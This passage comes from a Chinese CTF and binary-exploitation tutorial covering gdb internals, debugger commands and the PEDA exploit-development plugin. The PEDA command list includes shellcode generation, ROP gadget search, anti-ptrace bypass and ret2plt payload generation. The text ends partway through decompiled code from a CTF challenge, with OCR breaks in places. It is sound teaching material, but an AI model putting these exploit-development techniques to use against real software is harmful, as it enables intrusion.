termcolor
zio

other install:

oh my zsh
peda
```


- Kali Linux - https://www.kali.org/
- BlackArch - https://blackarch.org/
- REMnux - https://remnux.org

工具安装脚本

- ctf-tools - https://github.com/zardus/ctf-tools
- pwn_env

2.2 gdb 和 peda 调试器

gdb 的组成架构



gdb 基本工作原理

gdb 通过系统调用 `ptrace` 来接管一个进程的执行。ptrace 系统调用提供了一种方法使得父进程可以观察和控制其它进程的执行，检查和改变其核心映像以及寄存器。它主要用来实现断点调试和系统调用跟踪。ptrace 系统调用的原型如下：

```
#include <sys/ptrace.h>
long ptrace(enum __ptrace_request request, pid_t pid, void *addr
, void *data);
```

- **pid_t pid**：指示 ptrace 要跟踪的进程。

- **void *addr**：指示要监控的内存地址。
- **void *data**：存放读取出的或者要写入的数据。
- **enum __ptrace_request request**：决定了系统调用的功能，几个主要的选项：
  - *PTRACE_TRACEME*：表示此进程将被父进程跟踪，任何信号（除了 `SIGKILL`）都会暂停子进程，接着阻塞于 `wait()` 等待的父进程被唤醒。子进程内部对 `exec()` 的调用将发出 `SIGTRAP` 信号，这可以让父进程在子进程新程序开始运行之前就完全控制它。
  - *PTRACE_ATTACH*：attach 到一个指定的进程，使其成为当前进程跟踪的子进程，而子进程的行为等同于它进行了一次 PTRACE_TRACEME 操作。但需要注意的是，虽然当前进程成为被跟踪进程的父进程，但是子进程使用 `getppid()` 的到的仍将是其原始父进程的 pid。
  - *PTRACE_CONT*：继续运行之前停止的子进程。可同时向子进程交付指定的信号。

gdb 的三种调试方式

- 运行并调试一个新进程
  - 运行 gdb，通过命令行或 `file` 命令指定目标程序。
  - 输入 `run` 命令，gdb 执行下面的操作：
    - 通过 `fork()` 系统调用创建一个新进程
    - 在新创建的子进程中执行操作：`ptrace(PTRACE_TRACEME, 0, 0, 0)`
    - 在子进程中通过 `execv()` 系统调用加载用户指定的可执行文件
- attach 并调试一个已经运行的进程
  - 用户确定需要进行调试的进程 PID
  - 运行 gdb，输入 `attach <pid>`，gdb 将对指定进程执行操作：`ptrace(PTRACE_ATTACH, pid, 0, 0)`
- 远程调试目标机上新创建的进程
  - gdb 运行在调试机上，gdbserver 运行在目标机上，两者之间的通信数据格式由 gdb 远程串行协议（Remote Serial Protocol）定义
  - RSP 协议数据的基本格式为：`$.........#xx`
  - gdbserver 的启动方式相当于运行并调试一个新创建的进程

断点的实现

断点的功能是通过内核信号实现的，在 x86 架构上，内核向某个地址打入断点，实际上就是往该地址写入断点指令 `INT 3`，即 `0xCC`。目标程序运行到这条指令之后会触发 `SIGTRAP` 信号，gdb 捕获这个信号，并根据目标程序当前停止的位置查询 gdb 维护的断点链表，若发现在该地址确实存在断点，则可判定为断点命中。

gdb 基本操作

使用 `-tui` 选项可以将代码显示在一个漂亮的交互式窗口中。

break -- b

- `break` 当不带参数时，在所选栈帧中执行的下一条指令处设置断点。
- `break <function>` 在函数体入口处打断点。
- `break <line>` 在当前源码文件指定行的开始处打断点。
- `break -N` `break +N` 在当前源码行前面或后面的 `N` 行开始处打断点，`N` 为正整数。
- `break <filename:line>` 在源码文件 `filename` 的 `line` 行处打断点。
- `break <filename:function>` 在源码文件 `filename` 的 `function` 函数入口处打断点。
- `break <address>` 在程序指令的地址处打断点。
- `break ... if <cond>` 设置条件断点，`...` 代表上述参数之一（或无参数），`cond` 为条件表达式，仅在 `cond` 值非零时停住程序。

info breakpoints -- i b

查看断点，观察点和捕获点的列表。用法：

- `info breakpoints [list…]`
- `info break [list…]`

`list…` 用来指定若干个断点的编号（可省略），可以是 `2`， `1-3`， `2 5` 等。

disable -- dis

禁用断点，参数使用空格分隔。不带参数时禁用所有断点。

- `disable [breakpoints] [list…]` `breakpoints` 是 `disable` 的子命令

（可省略），`list…` 同 `info breakpoints` 中的描述。

enable

启用断点，参数使用空格分隔。不带参数时启用所有断点。

- `enable [breakpoints] [list…]` 启用指定的断点（或所有定义的断点）。
- `enable [breakpoints] once list…` 临时启用指定的断点。GDB 在停止您的程序后立即禁用这些断点。
- `enable [breakpoints] delete list…` 使指定的断点启用一次，然后删除。一旦您的程序停止，GDB 就会删除这些断点。等效于用 `tbreak` 设置的断点。

`breakpoints` 同 `disable` 中的描述。

clear

在指定行或函数处清除断点。参数可以是行号，函数名称或 `*` 跟一个地址。

- `clear` 当不带参数时，清除所选栈帧在执行的源码行中的所有断点。
- `clear <function>`，`clear <filename:function>` 删除在命名函数的入口处设置的任何断点。
- `clear <line>`，`clear <filename:line>` 删除在指定的文件指定的行号的代码中设置的任何断点。
- `clear <address>` 清除指定程序指令的地址处的断点。

delete -- d

删除断点。参数使用空格分隔。不带参数时删除所有断点。

- `delete [breakpoints] [list…]`

tbreak

设置临时断点。参数形式同 `break` 一样。当第一次命中时被删除。

watch

为表达式设置观察点。每当一个表达式的值改变时，观察点就会停止执行您的程序。

- `watch [-l|-location] <expr>` 如果给出了 `-l` 或者 `-location`，则它会对 `expr` 求值并观察它所指向的内存。

step -- s

单步执行程序，直到到达不同的源码行。

- `step [N]` 参数 `N` 表示执行 N 次（或由于另一个原因直到程序停止）。

reverse-step

反向步进程序，直到到达另一个源码行的开头。

- `reverse-step [N]` 参数 `N` 表示执行 N 次（或由于另一个原因直到程序停止）。

next -- n

单步执行程序，执行完子程序调用。

- `next [N]`

与 `step` 不同，如果当前的源代码行调用子程序，则此命令不会进入子程序，而是继续执行，将其视为单个源代码行。

reverse-next

反向步进程序，执行完子程序调用。

- `reverse-next [N]`

如果要执行的源代码行调用子程序，则此命令不会进入子程序，调用被视为一个指令。

return

您可以使用 `return` 命令取消函数调用的执行。如果你给出一个表达式参数，它的值被用作函数的返回值。

- `return <expression>` 将 `expression` 的值作为函数的返回值并使函数直接返回。

finish -- fin

执行直到选定的栈帧返回。

- `finish`

until -- u

执行程序直到大于当前栈帧或当前栈帧中的指定位置（与 `break` 命令相同的参数）的源码行。此命令常用于通过一个循环，以避免单步执行。

- `until <location>` 继续运行程序，直到达到指定的位置，或者当前栈帧返回。

continue -- c

在信号或断点之后，继续运行被调试的程序。

- `continue [N]`

如果从断点开始，可以使用数字 `N` 作为参数，这意味着将该断点的忽略计数设置为 `N - 1` (以便断点在第 N 次到达之前不会中断)。

print -- p

求表达式 expr 的值并打印。可访问的变量是所选栈帧的词法环境，以及范围为全局或整个文件的所有变量。

- `print [expr]`
- `print /f [expr]` 通过指定 `/f` 来选择不同的打印格式，其中 `f` 是一个指定格式的字母

x

检查内存。

- `x/nfu <addr>`
- `x <addr>`

`n`，`f`，和 `u` 都是可选参数，用于指定要显示的内存以及如何格式化。`addr` 是要开始显示内存的地址的表达式。`n` 重复次数（默认值是 1），指定要显示多少个单位（由 `u` 指定）的内存值。`f` 显示格式（初始默认值是 `x`），显示格式是 `print('x','d','u','o','t','a','c','f','s')` 使用的格式之一，再加 `i`（机器指令）。`u` 单位大小，`b` 表示单字节，`h` 表示双字节，`w` 表示四字节，`g` 表示八字节。

display

每次程序停止时打印表达式 expr 的值。

- `display <expr>`
- `display/fmt <expr>`
- `display/fmt <addr>`

`fmt` 用于指定显示格式。对于格式 `i` 或 `s`，或者包括单位大小或单位数量，将表达式 `addr` 添加为每次程序停止时要检查的内存地址。

info display

打印自动显示的表达式列表，每个表达式都带有项目编号，但不显示其值。

undisplay

取消某些表达式在程序停止时自动显示。参数是表达式的编号（使用 `info display` 查询编号）。不带参数表示取消所有自动显示表达式。

disable display

禁用某些表达式在程序停止时自动显示。禁用的显示项目被再次启用。参数是表达式的编号（使用 `info display` 查询编号）。不带参数表示禁用所有自动显示表达式。

enable display

启用某些表达式在程序停止时自动显示。参数是重新显示的表达式的编号（使用 `info display` 查询编号）。不带参数表示启用所有自动显示表达式。

help -- h

打印命令列表。

- `help <class>` 您可以获取该类中各个命令的列表。
- `help <command>` 显示如何使用该命令的简述。

attach

挂接到 GDB 之外的进程或文件。将进程 ID 或设备文件作为参数。

- `attach <process-id>`

run -- r

启动被调试的程序。可以直接指定参数，也可以用 `set args` 设置（启动所需的）参数。还允许使用 `>`，`<`，或 `>>` 进行输入和输出重定向。

甚至可以运行一个脚本，如：

```
run `python2 -c 'print "A"*100'`
```

backtrace -- bt

打印整个栈的回溯。

- `bt` 打印整个栈的回溯，每个栈帧一行。
- `bt n` 类似于上，但只打印最内层的 n 个栈帧。
- `bt -n` 类似于上，但只打印最外层的 n 个栈帧。
- `bt full n` 类似于 `bt n`，还打印局部变量的值。

> 注意：使用 gdb 调试时，会自动关闭 ASLR，所以可能每次看到的栈地址都不变。

ptype

打印类型 TYPE 的定义。

- `ptype[/FLAGS] TYPE-NAME | EXPRESSION`

参数可以是由 `typedef` 定义的类型名，或者 `struct STRUCT-TAG` 或者 `class CLASS-NAME` 或者 `union UNION-TAG` 或者 `enum ENUM-TAG`。

gdb-peda

当 gdb 启动时，它会在当前用户的主目录中寻找一个名为 `.gdbinit` 的文件；如果该文件存在，则 gdb 就执行该文件中的所有命令。通常，该文件用于简单的配置命令。但是 `.gdbinit` 的配置十分繁琐，因此对 gdb 的扩展通常用插件的方式来实现，通过 python 的脚本可以很方便的实现需要的功能。

PEDA（Python Exploit Development Assistance for GDB）是一个强大的 gdb 插件。它提供了高亮显示反汇编代码、寄存器、内存信息等人性化的功能。同时，PEDA 还有一些实用的新命令，比如 checksec 可以查看程序开启了哪些安全机制等等。

安装

安装 peda 需要的软件包：

```
$ sudo apt-get install nasm micro-inetd
$ sudo apt-get install libc6-dbg vim ssh
```

安装 peda：

```
$ git clone https://github.com/longld/peda.git ~/peda
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
$ echo "DONE! debug your program with gdb and enjoy"
```

如果系统为 Arch Linux，则可以直接安装：

```
$ yaourt -S peda
```

peda命令

- **`aslr`** -- 显示/设置 gdb 的 ASLR
- `asmsearch` -- Search for ASM instructions in memory
  - `asmsearch "int 0x80"`
  - `asmsearch "add esp, ?" libc`
- `assemble` -- On the fly assemble and execute instructions using NASM

    - `assemble`

```
 assemble $pc
 > mov al, 0xb
 > int 0x80
 > end
```

- **`checksec`** -- 检查二进制文件的安全选项
- `cmpmem` -- Compare content of a memory region with a file
    - `cmpmem 0x08049000 0x0804a000 data.mem`
- `context` -- Display various information of current execution context
    - `context_code` -- Display nearby disassembly at $PC of current execution context
    - `context_register` -- Display register information of current execution context
    - `context_stack` -- Display stack of current execution context
        - `context reg`
        - `context code`
        - `context stack`
- `crashdump` -- Display crashdump info and save to file
- `deactive` -- Bypass a function by ignoring its execution (eg sleep/alarm)
    - `deactive setresuid`
    - `deactive chdir`
- `distance` -- Calculate distance between two addresses
- **`dumpargs`** -- 在调用指令停止时显示传递给函数的参数
- `dumpmem` -- Dump content of a memory region to raw binary file
    - `dumpmem libc.mem libc`
- **`dumprop`** -- 在特定的内存范围显示 ROP gadgets
    - `dumprop`
    - `dumprop binary "pop"`
- `eflags` -- Display/set/clear/toggle value of eflags register
- **`elfheader`** -- 获取正在调试的 ELF 文件的头信息
    - `elfheader`
    - `elfheader .got`
- **`elfsymbol`** -- 从 ELF 文件中获取没有调试信息的符号信息
    - `elfsymbol`

    - `elfsymbol printf`
- `gennop` -- Generate abitrary length NOP sled using given characters
    - `gennop 500`
    - `gennop 500 "\x90"`
- `getfile` -- Get exec filename of current debugged process
- `getpid` -- Get PID of current debugged process
- `goto` -- Continue execution at an address
- `help` -- Print the usage manual for PEDA commands
- `hexdump` -- Display hex/ascii dump of data in memory
    - `hexdump $sp 64`
    - `hexdump $sp /20`
- `hexprint` -- Display hexified of data in memory
    - `hexprint $sp 64`
    - `hexprint $sp /20`
- `jmpcall` -- Search for JMP/CALL instructions in memory
    - `jmpcall`
    - `jmpcall eax`
    - `jmpcall esp libc`
- `loadmem` -- Load contents of a raw binary file to memory
    - `loadmem stack.mem 0xbffdf000`
- **`lookup`** -- 搜索属于内存范围的地址的所有地址/引用
    - `lookup address stack libc`
    - `lookup pointer stack ld-2`
- `nearpc` -- Disassemble instructions nearby current PC or given address
    - `nearpc 20`
    - `nearpc 0x08048484`
- `nextcall` -- Step until next 'call' instruction in specific memory range
    - `nextcall cpy`
- `nextjmp` -- Step until next 'j*' instruction in specific memory range
    - `nextjmp`
- `nxtest` -- Perform real NX test to see if it is enabled/supported by OS
- **`patch`** -- 使用字符串/十六进制字符串/整形数
    - `patch $esp 0xdeadbeef`
    - `patch $eax "the long string"`
    - `patch (multiple lines)`
- **`pattern`** -- 生成，搜索或写入循环 pattern 到内存

    - `pattern_arg` -- Set argument list with cyclic pattern
    - `pattern_create` -- Generate a cyclic pattern
    - `pattern_env` -- Set environment variable with a cyclic pattern
    - `pattern_offset` -- Search for offset of a value in cyclic pattern
    - `pattern_patch` -- Write a cyclic pattern to memory
    - `pattern_search` -- Search a cyclic pattern in registers and memory
        - `pattern create 2000`
        - `pattern create 2000 input`
        - `pattern offset $pc`
        - `pattern search`
        - `pattern patch 0xdeadbeef 100`
- `payload` -- Generate various type of ROP payload using ret2plt
    - `payload copybytes`
    - `payload copybytes target "/bin/sh"`
    - `payload copybytes 0x0804a010 offset`
- `pdisass` -- Format output of gdb disassemble command with colors
    - `pdisass $pc /20`
- `pltbreak` -- Set breakpoint at PLT functions match name regex
    - `pltbreak cpy`
- **`procinfo`** -- 显示调试进程的 /proc/pid/
    - `procinfo`
    - `procinfo fd`
- `profile` -- Simple profiling to count executed instructions in the program
- `pyhelp` -- Wrapper for python built-in help
    - `pyhelp peda`
    - `pyhelp hex2str`
- **`pshow`** -- 显示各种 PEDA 选项和其他设置
    - `pshow`
    - `pshow option context`
- **`pset`** -- 设置各种 PEDA 选项和其他设置
    - `pset arg '"A"*200'`
    - `pset arg 'cyclic_pattern(200)'`
    - `pset env EGG 'cyclic_pattern(200)'`
    - `pset option context "code,stack"`
    - `pset option badchars "\r\n"`
- **`readelf`** -- 获取 ELF 的文件头信息

    - `readelf libc .text`
- `refsearch` -- Search for all references to a value in memory ranges
    - `refsearch "/bin/sh"`
    - `refsearch 0xdeadbeef`
- `reload` -- Reload PEDA sources, keep current options untouch
- **`ropgadget`** -- 获取二进制或库的常见 ROP gadgets
    - `ropgadget`
    - `ropgadget libc`
- **`ropsearch`** -- 搜索内存中的 ROP gadgets
    - `ropsearch "pop eax"`
    - `ropsearch "xchg eax, esp" libc`
- **`searchmem|find`** -- 搜索内存中的 pattern; 支持正则表达式搜索
    - `find "/bin/sh" libc`
    - `find 0xdeadbeef all`
    - `find "..\x04\x08" 0x08048000 0x08049000`
- `searchmem` -- Search for a pattern in memory; support regex search
- `session` -- Save/restore a working gdb session to file as a script
- `set` -- Set various PEDA options and other settings
    - `set exec-wrapper ./exploit.py`
- `sgrep` -- Search for full strings contain the given pattern
- **`shellcode`** -- 生成或下载常见的 shellcode
    - `shellcode x86/linux exec`
- `show` -- Show various PEDA options and other settings
- **`skeleton`** -- 生成 python exploit 代码模板
    - `skeleton argv exploit.py`
- `skipi` -- Skip execution of next count instructions
- `snapshot` -- Save/restore process's snapshot to/from file
    - `snapshot save`
    - `snapshot restore`
- `start` -- Start debugged program and stop at most convenient entry
- `stepuntil` -- Step until a desired instruction in specific memory range
    - `stepuntil cmp`
    - `stepuntil xor`
- `strings` -- Display printable strings in memory
    - `strings`
    - `strings binary 4`

- `substr` -- Search for substrings of a given string/number in memory
- `telescope` -- Display memory content at an address with smart dereferences
  - `telescope 40`
  - `telescope 0xb7d88000 40`
- `tracecall` -- Trace function calls made by the program
  - `tracecall`
  - `tracecall "cpy,printf"`
  - `tracecall "-puts,fflush"`
- `traceinst` -- Trace specific instructions executed by the program
  - `traceinst 20`
  - `traceinst "cmp,xor"`
- `unptrace` -- Disable anti-ptrace detection
  - `unptrace`
- `utils` -- Miscelaneous utilities from utils module
- **`vmmap`** -- 在调试过程中获取段的虚拟映射地址范围
  - `cmmap`
  - `vmmap binary / libc`
  - `vmmap 0xb7d88000`
- `waitfor` -- Try to attach to new forked process; mimic "attach -waitfor"
  - `waitfor`
  - `waitfor myprog -c`
- `xinfo` -- Display detail information of address/registers
  - `xinfo register eax`
  - `xinfo 0xb7d88000`
- **`xormem`** -- 用一个 key 来对一个内存区域执行 XOR 操作
  - `xormem 0x08049000 0x0804a000 “thekey”`
- `xprint` -- Extra support to GDB's print command
- `xrefs` -- Search for all call/data access references to a function/variable
- `xuntil` -- Continue execution until an address or function

使用 **PEDA** 和 **Python** 编写 **gdb** 脚本

- 全局类
  - `pedacmd` ：
    - 交互式命令

        - 没有返回值
        - 例如：`pedacmd.context_register()`
    - `peda`：
        - 与 gdb 交互的后端功能
        - 有返回值
        - 例如：`peda.getreg("eax")`
- 小工具
    - 例如：`to_int()`、`format_address()`
    - 获得帮助
        - `pyhelp peda`
        - `pyhelp hex2str`
- 单行／交互式使用
    - `gdb-peda$ python print peda.get_vmmap()`

```
gdb-peda$ python
> status = peda.get_status()
> while status == "BREAKPOINT":
>    peda.execute("continue")
> end
```

- 外部脚本

```
# myscript.py
def myrun(size):
    argv = cyclic_pattern(size)
    peda.execute("set arg %s" % argv)
    peda.execute("run")
```

```
gdb-peda$ source myscript.py
gdb-peda$ python myrun(100)
```

下面我们通过一道 CTF 题目来练习一下 PEDA 脚本的编写：asis-ctf-quals-2014 serial-number re-300

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
```

```
  __int64 result; // rax@5
  int v4; // ecx@9
  int v5; // ecx@9
  int v6; // ecx@9
  int v7; // ecx@9
  int v8; // ecx@9
  unsigned __int64 v9; // [sp+8h] [bp-68h]@4
  int v10; // [sp+10h] [bp-60h]@9
  int v11; // [sp+14h] [bp-5Ch]@9
  int v12; // [sp+18h] [bp-58h]@9
  int v13; // [sp+1Ch] [bp-54h]@9
  int v14; // [sp+20h] [bp-50h]@9
  int v15; // [sp+24h] [bp-4Ch]@9
  int v16; // [sp+28h] [bp-48h]@9
  int v17; // [sp+2Ch] [bp-44h]@9
  unsigned __int64 v18; // [sp+38h] [bp-38h]@6
  int v19; // [sp+44h] [bp-2Ch]@4
  _QWORD *v20; // [sp+48h] [bp-28h]@1
  int i; // [sp+54h] [bp-1Ch]@1
  int v22; // [sp+58h] [bp-18h]@1
  int v23; // [sp+5Ch] [bp-14h]@1

  v23 = 0;
  v22 = 1;
  v20 = malloc(4uLL);
  for ( i = 0; i <= 3; ++i )
  {
    v20[i] = malloc(0xCuLL);
    *(_DWORD *)(v20[i] + 8LL) = 1;
  }
  printf("Enter serial number in hex formet (without 0x prefix)
: ", a2);
  v19 = scanf("%llx", &v9);
  if ( v19 > 0 )
  {
    v18 = v9;
    while ( v9 )
    {
      v22 ^= 1u;
      if ( *(_DWORD *)*v20 != v22 && v22 )
```

```
      {
        v14 = v9 & 1;
        v9 >>= 1;
        v15 = v9 & 1;
        v9 >>= 1;
        v16 = v9 & 1;
        v9 >>= 1;
        v17 = v9 & 1;
        v9 >>= 1;
        v23 = *(_DWORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] +
4LL) == 0) & *(_BYTE *)(v20[3] + 4LL) & (unsigned __int8)v14 & (
v15 == 0) & (unsigned __int8)(v16 & v17) & *(_DWORD *)(*v20 + 4L
L);
        v4 = *(_BYTE *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] + 4L
L) == 0) & (unsigned __int8)(*(_BYTE *)(v20[3] + 4LL) & (v14 | (
v15 == 0) | v16 | (v17 == 0))) & (*(_DWORD *)(*v20 + 4LL) == 0)
| (*(_DWORD *)(v20[1] + 4LL) == 0) & (*(_DWORD *)(v20[2] + 4LL)
== 0) & (unsigned __int8)(*(_BYTE *)(v20[3] + 4LL) & ((v14 == 0)
 | (v15 == 0) | v16 | v17)) & *(_DWORD *)(*v20 + 4LL) | (*(_DWOR
D *)(v20[1] + 4LL) == 0) & (*(_DWORD *)(v20[2] + 4LL) == 0) & (u
nsigned __int8)(*(_BYTE *)(v20[3] + 4LL) & (v14 | v15 | (v16 ==
0) | v17)) & (*(_DWORD *)(*v20 + 4LL) == 0) | *(_DWORD *)(*v20 +
 4LL) & *(_DWORD *)(v20[1] + 4LL) & *(_DWORD *)(v20[2] + 4LL) &
(*(_DWORD *)(v20[3] + 4LL) == 0) & (v14 == 0) & (v15 == 0) & (un
signed __int8)(v16 & v17);
        v13 = v4 | *(_DWORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[
2] + 4LL) == 0) & *(_DWORD *)(v20[3] + 4LL) & *(_DWORD *)(*v20 +
 4LL);
        v5 = *(_BYTE *)(v20[1] + 4LL) & *(_BYTE *)(v20[2] + 4LL)
 & (*(_DWORD *)(v20[3] + 4LL) == 0) & (unsigned __int8)((v14 ==
0) | v15 | (v16 == 0) | v17) & (*(_DWORD *)(*v20 + 4LL) == 0) |
(*(_DWORD *)(v20[1] + 4LL) == 0) & *(_BYTE *)(v20[2] + 4LL) & (*
(_DWORD *)(v20[3] + 4LL) == 0) & (unsigned __int8)(v14 | (v15 ==
 0) | v16 | v17) & *(_DWORD *)(*v20 + 4LL) | (*(_DWORD *)(v20[1]
 + 4LL) == 0) & *(_BYTE *)(v20[2] + 4LL) & (*(_DWORD *)(v20[3] +
 4LL) == 0) & (unsigned __int8)((v14 == 0) | v15 | v16 | v17) &
(*(_DWORD *)(*v20 + 4LL) == 0) | *(_DWORD *)(*v20 + 4LL) & *(_DW
ORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] + 4LL) == 0) & (*(_DW
ORD *)(v20[3] + 4LL) == 0) & (unsigned __int8)v14 & (unsigned __
int8)v15 & (unsigned __int8)v16 & (v17 == 0);
```

```
        v12 = v5 | *(_DWORD *)(v20[1] + 4LL) & *(_DWORD *)(v20[2
] + 4LL) & (*(_DWORD *)(v20[3] + 4LL) == 0) & *(_DWORD *)(*v20 +
 4LL);
        v6 = (*(_DWORD *)(v20[1] + 4LL) == 0) & *(_BYTE *)(v20[2
] + 4LL) & (*(_DWORD *)(v20[3] + 4LL) == 0) & (v14 == 0) & (unsi
gned __int8)v15 & (v17 == 0 && v16 == 0) & *(_DWORD *)(*v20 + 4L
L) | *(_DWORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[3] + 4LL) == 0
 && *(_DWORD *)(v20[2] + 4LL) == 0) & *(_DWORD *)(*v20 + 4LL) |
*(_BYTE *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] + 4LL) == 0 && *(
_DWORD *)(v20[3] + 4LL) == 0 && (v14 == 0 || v15 == 0 || v17 ==
0 || v16 == 0)) & (*(_DWORD *)(*v20 + 4LL) == 0) | *(_DWORD *)(*
v20 + 4LL) & (*(_DWORD *)(v20[1] + 4LL) == 0) & (*(_DWORD *)(v20
[2] + 4LL) == 0) & (*(_DWORD *)(v20[3] + 4LL) == 0) & (unsigned
__int8)v14 & (v15 == 0) & (v16 == 0) & (unsigned __int8)v17;
        v11 = *(_BYTE *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] + 4
LL) == 0) & (unsigned __int8)(*(_BYTE *)(v20[3] + 4LL) & (v14 |
(v15 == 0) | v16 | (v17 == 0))) & (*(_DWORD *)(*v20 + 4LL) == 0)
 | (*(_DWORD *)(v20[1] + 4LL) == 0) & (*(_DWORD *)(v20[2] + 4LL)
 == 0) & *(_BYTE *)(v20[3] + 4LL) & (unsigned __int8)v14 & (unsi
gned __int8)v15 & (v17 == 0 && v16 == 0) & *(_DWORD *)(*v20 + 4L
L) | *(_DWORD *)(v20[1] + 4LL) & *(_DWORD *)(v20[2] + 4LL) & (*(
_DWORD *)(v20[3] + 4LL) == 0) & *(_DWORD *)(*v20 + 4LL) | *(_BYT
E *)(v20[1] + 4LL) & *(_BYTE *)(v20[2] + 4LL) & (*(_DWORD *)(v20
[3] + 4LL) == 0) & (unsigned __int8)((v14 == 0) | v15 | (v16 ==
0) | v17) & (*(_DWORD *)(*v20 + 4LL) == 0) | v6 | *(_DWORD *)(v2
0[1] + 4LL) & (*(_DWORD *)(v20[2] + 4LL) == 0) & *(_DWORD *)(v20
[3] + 4LL) & *(_DWORD *)(*v20 + 4LL);
        v7 = *(_DWORD *)(v20[1] + 4LL) & (*(_DWORD *)(v20[3] + 4
LL) == 0 && *(_DWORD *)(v20[2] + 4LL) == 0) & *(_DWORD *)(*v20 +
 4LL) | *(_BYTE *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] + 4LL) ==
 0) & (*(_DWORD *)(v20[3] + 4LL) == 0) & (unsigned __int8)(v14 &
 v15 & v16 & v17) & (*(_DWORD *)(*v20 + 4LL) == 0) | (*(_DWORD *
)(v20[1] + 4LL) == 0 && *(_DWORD *)(v20[3] + 4LL) == 0 && *(_DWO
RD *)(v20[2] + 4LL) == 0) & *(_DWORD *)(*v20 + 4LL) | (*(_DWORD
*)(*v20 + 4LL) == 0) & (*(_DWORD *)(v20[1] + 4LL) == 0) & (*(_DW
ORD *)(v20[2] + 4LL) == 0) & (*(_DWORD *)(v20[3] + 4LL) == 0) &
(unsigned __int8)v14 & (v15 == 0) & (unsigned __int8)(v16 & v17)
;
        v8 = *(_DWORD *)(v20[1] + 4LL) & *(_DWORD *)(v20[2] + 4L
L) & (*(_DWORD *)(v20[3] + 4LL) == 0) & *(_DWORD *)(*v20 + 4LL)
```

```
| *(_BYTE *)(v20[1] + 4LL) & *(_BYTE *)(v20[2] + 4LL) & (*(_DWOR
D *)(v20[3] + 4LL) == 0) & (unsigned __int8)v14 & (v15 == 0) & (
unsigned __int8)v16 & (v17 == 0) & (*(_DWORD *)(*v20 + 4LL) == 0
) | (*(_DWORD *)(v20[1] + 4LL) == 0) & *(_BYTE *)(v20[2] + 4LL)
& (*(_DWORD *)(v20[3] + 4LL) == 0) & *(_DWORD *)(*v20 + 4LL) | (
*(_DWORD *)(v20[1] + 4LL) == 0) & *(_BYTE *)(v20[2] + 4LL) & (*(
_DWORD *)(v20[3] + 4LL) == 0) & (unsigned __int8)v14 & (v15 == 0
 && v17 == 0 && v16 == 0) & (*(_DWORD *)(*v20 + 4LL) == 0) | v7;
        v10 = *(_BYTE *)(v20[1] + 4LL) & (*(_DWORD *)(v20[2] + 4
LL) == 0) & *(_BYTE *)(v20[3] + 4LL) & (v14 == 0) & (unsigned __
int8)v15 & (v16 == 0) & (unsigned __int8)v17 & (*(_DWORD *)(*v20
 + 4LL) == 0) | (*(_DWORD *)(v20[1] + 4LL) == 0) & (*(_DWORD *)(
v20[2] + 4LL) == 0) & *(_BYTE *)(v20[3] + 4LL) & *(_DWORD *)(*v2
0 + 4LL) | (*(_DWORD *)(v20[1] + 4LL) == 0) & (*(_DWORD *)(v20[2
] + 4LL) == 0) & *(_BYTE *)(v20[3] + 4LL) & (v14 == 0) & (v15 ==
